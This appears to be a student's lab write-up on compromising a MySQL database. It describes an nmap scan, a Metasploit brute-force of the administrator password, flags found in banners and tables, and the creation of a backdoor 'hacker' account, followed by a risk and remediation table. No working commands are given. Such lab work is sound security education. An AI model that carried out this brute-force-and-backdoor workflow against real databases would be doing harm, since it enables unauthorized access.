
These is the flag 2 found in the banner in Metasploit



Screenshot shows the Flag3 found in the banner ins msfconsole



Screenshot shows flag 3 in the database



This Screenshot shows that columns and data selected from the accounts table

Conclusion & Wrap-Up

Summary with:

Observations

In this lab, I used a Kali Attack Machine on the WAN to exploit a MySQL database running on port 3306. Using nmap, I scanned the network to locate the database and then performed a brute-force attack with Metasploit's MySQL auxiliary module to obtain administrator credentials. After logging in, I explored the database, created a malicious user named "hacker," and established a backdoor. The lab demonstrated key steps in exploiting insecure database configurations.

Identified risks

The main risks identified were weak administrator passwords, public exposure of port 3306, and a lack of logging or monitoring to detect unauthorized access. Additionally, insufficient privilege controls allowed unrestricted database access, enabling backdoor creation

Risks

Weak Administrator Passwords

Using weak or default MySQL passwords creates an easy target for brute-force attacks. Without enforcing strong password policies, systems are left vulnerable to unauthorized access.

Public Exposure of Port 3306

An open port 3306 on the WAN allows attackers to remotely identify and exploit the database using tools like nmap, increasing the risk of brute-force or injection attacks.

Lack of Monitoring and Logging

Without proper logging and monitoring, unauthorized access and malicious activities remain undetected, giving attackers more time to exploit the system.

Insufficient Privilege Controls

Granting excessive user privileges, such as root access, allows attackers to create backdoors, modify data, or escalate privileges, causing significant damage.

Absence of Network Segmentation

Without network segmentation, attackers can pivot from the compromised database to other systems, increasing the scope and impact of the breach.

Suggested recommendations

Stronger password policies and restricted access to port 3306 are essential. Implementing firewalls, intrusion detection systems, and robust logging would help identify and prevent attacks. Enforcing the least privilege access and regular security audits can mitigate risks

Success & Failure

I successfully scanned the network and identified the MySQL service running on port 3306. Using a password list, I was able to crack the administrator credentials and gain access to the database. I explored the database tables, created a malicious user account, and established a

backdoor, which demonstrated the effectiveness of the exploit. However, I initially struggled to select the correct password list, which delayed the brute-force attack. Additionally, I encountered difficulties in configuring the payload within Metasploit during the early attempts, requiring troubleshooting to proceed with the exploitation.

Challenges

Challenges included fine-tuning the brute-force attack, navigating the database structure, and configuring Metasploit. These required troubleshooting and a solid understanding of tools and database principles to resolve.

The lab highlighted the importance of securing database systems against common exploitation techniques.

Table format outlining the risk priority

Risk	Priority	Description	Remediation
Weak administrator passwords	High	Easily guessed passwords allow attackers to gain unauthorized access to the database.	Enforce strong password policies, including complexity and rotation requirements.
Public exposure of port 3306	High	Open ports accessible from the WAN increase the attack surface for brute-force and exploitation.	Restrict access to port 3306 using firewalls and allow only trusted IPs to connect.
Lack of monitoring and logging	High	Unauthorized activities go undetected, giving attackers unrestricted access.	Implement intrusion detection systems (IDS) and enable comprehensive logging for database access.

Insufficient privilege controls	Medium	All users have excessive permissions, allowing backdoor creation and data manipulation.	Apply the principle of least privilege, granting only necessary access to each user.
Absence of network segmentation	Medium	Compromised systems can pivot into other sensitive areas of the network.	Introduce network segmentation to isolate databases from external networks and unrelated systems.
Unpatched software vulnerabilities	Low	Exploitable vulnerabilities in the database software remain unaddressed.	Regularly apply security patches and updates to the database and underlying operating system.